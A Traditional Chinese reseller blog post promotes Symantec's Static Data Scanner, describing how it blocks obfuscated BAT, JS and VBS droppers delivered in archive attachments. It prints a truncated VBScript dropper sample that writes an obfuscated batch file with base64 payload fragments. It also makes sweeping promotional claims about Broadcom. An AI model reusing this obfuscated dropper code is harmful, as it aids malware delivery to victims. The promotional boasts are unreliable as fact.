


保安資訊有限公司--賽門鐵克解決方案專家--原廠防護亮點分享

混淆化腳本類型的惡意軟體還來不及執行就被賽門鐵克攔截

2025 年 6 月 3 日發布

點擊此處可獲取--最完整的賽門鐵克解決方案資訊

隨著威脅形勢的演變，網路攻擊的複雜性和頻率也持續增加。傳統的防禦措施往往無法對抗攻擊者快速進步的技術。這種動態的環境需要不僅能對已知威脅做出反應，還能主動預測和緩解新興風險的工具。賽門鐵克靜態資料掃描技術 (Symantec Static Data Scanner：SDS) 整合多種先進技術，可針對各種網路威脅提供全面的防護，以因應這些安全挑戰。。

SDS 主要功能包括

- PE 和非 PE 模擬器：模擬器會誤導惡意軟體，讓它以為是在一般電腦上執行。透過分析其行為，我們的掃描引擎可以判斷它是否執行未經授權的動作。
- URL (網址) 擷取與分析：透過自動擷取和分析內嵌於檔案中的 URL，我們的掃描引擎可以在與使用者進行任何互動之前，立即識別潛在威脅。
- 先進的機器學習(AML)：透過使用全球情報網路中的數萬億 (是的，數萬億) 元資料訓練機器學習模型，「非依賴特徵碼」類型的防護技術可在執行前階段攔截全新惡意軟體或其變種。
- 規則引擎：透過從各個層面記錄目標樣本執行的動作，這項全面的監控可讓掃描引擎累積結果，對每個威脅的潛在風險提供穩健可靠的評估。
- 檔案解析器技術：自動解析檔案內的物件，讓我們能夠識別特定檔案類型的可疑物件，以便進一步分析。我們的掃描引擎不僅會標示這些物件，還會如上文所述，將這些物件排成佇列進行模擬、機器學習，並根據規則取得風險評分，以確保能徹底檢驗深藏在檔案結構中的潛在威脅。

以攔截混淆化腳本類型的惡意軟體為例

自 2025 年初以來，我們觀察到惡意軟體的散佈行動越來越複雜，使用壓縮檔案作為感染的第一階段。這些電子郵件通常包含 ZIP、GZIP、RAR 或 TAR 等格式的附件。一旦開啟，壓縮檔會顯示混淆的批次 (BAT) 指令碼。在某些情境中，壓縮檔反而包含 JavaScript (JS) 或 VBScript (VBS) 檔案，這些檔案可作為注入程式，在執行時產生並執行 BAT 腳本。我們甚至看到有人使用 ISO 或 IMG 檔案等磁碟影像容器來進一步逃避偵測。。

將混淆的批次 (BAT) 檔案寫入磁碟並執行

```
On Error Resume Next
Dim comProcessor, sysManager, appMonitor, procUtility93
Set comProcessor = CreateObject("Scripting.FileSystemObject")
Set sysManager = CreateObject("WScript.Shell")
appMonitor = sysManager.ExpandEnvironmentStrings("%TEMP%")
procUtility93 = appMonitor & "\gFiKRE.bat"
Set srvUtility43 = comProcessor.CreateTextFile(procUtility93, True)
srvUtility43.WriteLine "%budic%@%budic%e%budic%c%budic%h%budic%o%budic% %budic%o%budic%f%budic%f%budic%"
srvUtility43.WriteLine "%gmzlyktvabffsi%i%gmzlyktvabffsi%f%gmzlyktvabffsi% %gmzlyktvabffsi%n%gmzlyktvabffsi%o%gmzlyktvabffsi%t%gmzlyktvabffs
srvUtility43.WriteLine "%prmvf%s%prmvf%e%prmvf%t%prmvf% ""%prmvf%s%prmvf%o%prmvf%u%prmvf%r%prmvf%c%prmvf%e%prmvf%f%prmvf%i%prmvf%l%prmvf%e%p
srvUtility43.WriteLine "%yzefj%c%yzefj%o%yzefj%p%yzefj%y%yzefj% ""%sourceFile%"" ""%userprofile%\%yzefj%d%yzefj%w%yzefj%m%yzefj%.%yzefj%b%yz
srvUtility43.WriteLine "%ngxbd%%ngxbd%%ngxbd%%ngxbd%%ngxbd%%ngxbd%s%ngxbd%e%ngxbd%t%ngxbd%l%ngxbd%o%ngxbd%c%ngxbd%a%ngxbd%l%ngxbd% %ngxbd%e%
srvUtility43.WriteLine "%fskcll%s%fskcll%e%fskcll%t%fskcll% ""qyjuq=s"""
srvUtility43.WriteLine "%eydoqs%s%eydoqs%e%eydoqs%t%eydoqs% ""isxtl=t"""
srvUtility43.WriteLine "%ALOWDLS%s%ALOWDLS%e%ALOWDLS%t%ALOWDLS% ""todghgqfmiggzddvfxxhnmgrf=!qyjuq!e!isxtl!"""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%fodmum%k%fodmum%b%fodmum%r%fodmum%q%fodmum%g%fodmum%d=WVycDo6KCdkZXJwYW9MJ1""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%dnzftl%f%dnzftl%i%dnzftl%e%dnzftl%q%dnzftl%w%dnzftl%a=gICAgIGVycCAgICAgZXJw""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%cvkjlh%q%cvkjlh%k%cvkjlh%n%cvkjlh%e%cvkjlh%d%cvkjlh%v=ycEZyb21CZXJwYXNlNjRl""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%qcfbdv%q%qcfbdv%v%qcfbdv%k%qcfbdv%c%qcfbdv%m%qcfbdv%s=lQb2VycGludDsJZXJwJGl""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%zgmzdb%n%zgmzdb%p%zgmzdb%e%zgmzdb%t%zgmzdb%d%zgmzdb%r=cnBwdG9yKGVycCk7CSRyZ""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%nfnqan%a%nfnqan%w%nfnqan%g%nfnqan%u%nfnqan%d%nfnqan%w=BlcnAgICAgIGVycCAgICB""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%hktghr%z%hktghr%e%hktghr%x%hktghr%g%hktghr%u%hktghr%z=WFPb2VycDhTaFplZXJwY2""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%bcyzvy%r%bcyzvy%k%bcyzvy%b%bcyzvy%t%bcyzvy%z%bcyzvy%e=lcnArKSQnKWVycCB7ICAg""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%offykw%s%offykw%q%offykw%v%offykw%v%offykw%c%offykw%k=mVycGxvY2soZXJwJHBhcm""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%kofpeg%b%kofpeg%w%kofpeg%m%kofpeg%b%kofpeg%i%kofpeg%j=kdmVvZXJwZmJlcG9lcnBl""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%vtihjx%p%vtihjx%v%vtihjx%c%vtihjx%w%vtihjx%t%vtihjx%j=JwQ29udmVlcnBydF06OmV""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%gylxzh%y%gylxzh%i%gylxzh%b%gylxzh%s%gylxzh%q%gylxzh%v=wOUEzTTllcnA0MW13PWVy""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%wydmaf%b%wydmaf%b%wydmaf%l%wydmaf%y%wydmaf%m%wydmaf%x=tdWVycHN3bWJxZXJwPSRu""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%sbwmbf%y%sbwmbf%v%sbwmbf%i%sbwmbf%w%sbwmbf%v%sbwmbf%y=ewkkYWVlcnBzX3ZhcmVyc""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%armscu%i%armscu%c%armscu%c%armscu%u%armscu%b%armscu%n=JwLWpvaW5lcnAgJycpKGV""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%ujicda%l%ujicda%s%ujicda%p%ujicda%i%ujicda%r%ujicda%k=uZXJwIiAtRm9lcnByZWdy""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%qiytkp%d%qiytkp%m%qiytkp%g%qiytkp%f%qiytkp%a%qiytkp%h=eT1lcnBbU3lzdGVycGVtL""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%uwzzmw%i%uwzzmw%l%uwzzmw%m%uwzzmw%n%uwzzmw%o%uwzzmw%g=kkZXJwaXphdXplcnB1aG5""
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%copxwt%j%copxwt%n%copxwt%b%copxwt%g%copxwt%t%copxwt%v=NoZXNbZXJwMV0uVHJlcnB""
srvUtility43.WriteLine ":::ZgB1AG4AYwB0AGkAbwBuACAASQBuAHYAbwBrAGUALQBTAHkAcwBSAG8AdQB0AGkAbgBlACAAewANAAoAIAAgACAAIABbAEMAbQBkAGwAZQB0AEIA
srvUtility43.WriteLine "!todghgqfmiggzddvfxxhnmgrf! ""%kibgpj%k%kibgpj%i%kibgpj%l%kibgpj%s%kibgpj%j%kibgpj%n=BleHQuRWVycG5jb2RpZXJ""
```


這些惡意軟體植入器最終會傳送一系列知名的惡意軟體家族，包括 AgentTesla、AsyncRAT、Remcos、XWorm、DonutLoader、Masslogger、ModiLoader 和 Snake Keylogger。此攻擊行動的顯著之處不僅在於有效酬載的多樣性，並大量使用混淆化和不同的階段性技術，目的在於繞過傳統的偵測。

靜態資料掃描引擎，偵測各種潛在威脅的爆發預兆

SDS 可在第一行指令碼執行之前盡早阻止這些攻擊。我們內建許多不同的模擬器，可模擬並解除常見的腳本類型，例如：BAT、JS、VBS 和 PowerShell。我們可解開多層編碼、偵測可疑邏輯，並辨識內嵌的有效酬載或指令結構。我們的靜態掃描引擎可在初始存取點提供快速、明確的防護。無論威脅是內嵌於注入程式、隱藏於磁碟映像，或是潛匿於多層混淆之下，我們的引擎都能在不需要執行的情況下剖析並解除威脅。

僅在過去幾週，我們的靜態掃描引擎 (SDS) 就攔截到數百個腳本類型的惡意程式植入器 (droppers)，其中許多都是此進行中行動的一部分。我們靜態資料掃描引擎的彈性，讓我們能夠迅速適應威脅份子使用的新腳本模式、混淆方式和檔案容器技倆。

靜態資料掃描攔截到數百個腳本類型的惡意程式植入器(droppers)



欲深入了解更多有關賽門鐵克端點安全完整版(SESC)的詳細資訊--Symantec Endpoint Security Complete，請點擊此處。

欲深入了解賽門鐵克的端點多層次防護解決方案中「進階機器學習」防護技術，請點擊此處。

欲深入了解賽門鐵克端點防護解決方案(SEP/SES)多重防護技術之一的檔案檢測技術如何保護裝置，請點擊此處。

關於賽門鐵克 (Symantec)

賽門鐵克 (Symantec) 已於 2019/11 併入全球網通晶片巨擘--博通 (BroadCom，美國股市代號 AVGO，全世界網際網路流量有 99.9% 經過博通的網通晶片) 軟體事業部的企業安全部門 (SED)，特別是近年以半導體的嚴謹、系統化以及零錯誤思維來改造核心技術、管理框架以及整合最完整的資安生態體系，讓賽門鐵克的解決方案在穩定性、相容性、有效性以及資安生態系整合擴充性，有著脫胎換骨並超越業界的長足進步。博通 (Broadcom) 是務實的完美主義者，致力於追求卓越、關注細節並且有系統和紀律地投入科技創新與嚴謹工藝，同時也大大降低交易複雜性。Symantec 持續創新的技術能為日新月異的資安問題提供更好的解決方案，近三年 Symantec 很少出現在由公關機制產生的頭版文章中，而且在全球前兩千大企業的市佔率及營收成長均遠遠高於併入博通之前，增長幅度也領先其他競爭對手，是科技創新驅動的解決方案非常穩健可靠深受大型企業信賴的實證，也顯示大型企業顧客對轉型中的新賽門鐵克未來充滿信心。(美籍華人王嘉廉創辦的企業軟體公司，組合國際電腦（CA Technologies）以及雲端運算及「硬體虛擬化」的領導廠商--VMware， 也是博通軟體事業部的成員)。2021 年八月，因應國外發動的針對性攻擊日益嚴重，美國網路安全暨基礎架構安全管理署（CISA）宣布聯合民間科技公司，發展全國性聯合防禦計畫 JCDC(Joint Cyber Defense Collaborative)，而博通賽門鐵克是首輪被徵招的一線廠商，如就地緣政治考量，Symantec 也絕對是最安全的資安廠商。擁有更強大資源與技術為後盾的賽門鐵克已更專注於整合各種最新科技於既有領先業界的端點、郵件、網頁以及身分認證等安全解決方案。

關於保安資訊 www.savetime.com.tw

保安資訊團隊是台灣第一家專注在賽門鐵克解決方案的技術型領導廠商，被業界公認為賽門鐵克解決方案專家。自 1995 年起就全心全力專注在賽門鐵克資訊安全解決方案的技術支援、銷售、規劃與整合、教育訓練、顧問服務，特別是提供企業 IT 專業人員的知識傳承 (Knowledge Transfer)、協助顧客符合邏輯地解決資安問題本質的效益上，以及基於比原廠更孰悉用戶使用情境的優勢能提供更快速有效的技術支援回應，深獲許多中大型企業與組織的信賴，長期合作的意願與滿意度極高。許多顧客樂意與我們建立起長期的友誼，把我們當成可信任的資安建議者、可以提供良好諮商的資安策略夥伴以及總是第一個被想到的求助暨諮詢對象。

保安資訊連絡電話：**0800-381-500**。